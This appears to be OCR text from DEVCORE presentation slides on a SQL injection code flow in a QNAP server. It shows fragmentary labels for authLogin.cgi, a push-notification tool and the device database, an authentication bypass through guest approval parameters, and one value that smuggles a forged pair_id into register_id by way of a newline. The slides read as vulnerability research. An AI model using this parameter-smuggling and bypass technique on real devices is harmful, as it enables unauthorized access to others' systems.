
op = 5

session = <session>

register_id = a\npair_id = SQLi

偽造 pair_id = SQLi

SQL Injection - Code Flow



user = guest
func = approve
op = 1

過驗證

user

authLogin.cgi

qcloud_push_notification_tool


fail_device_db

device config

session config


QNAP Server

SQL Injection - Code Flow




SQL Injection - Code Flow

DEVCORE




SQL Injection - Code Flow

DEVCORE



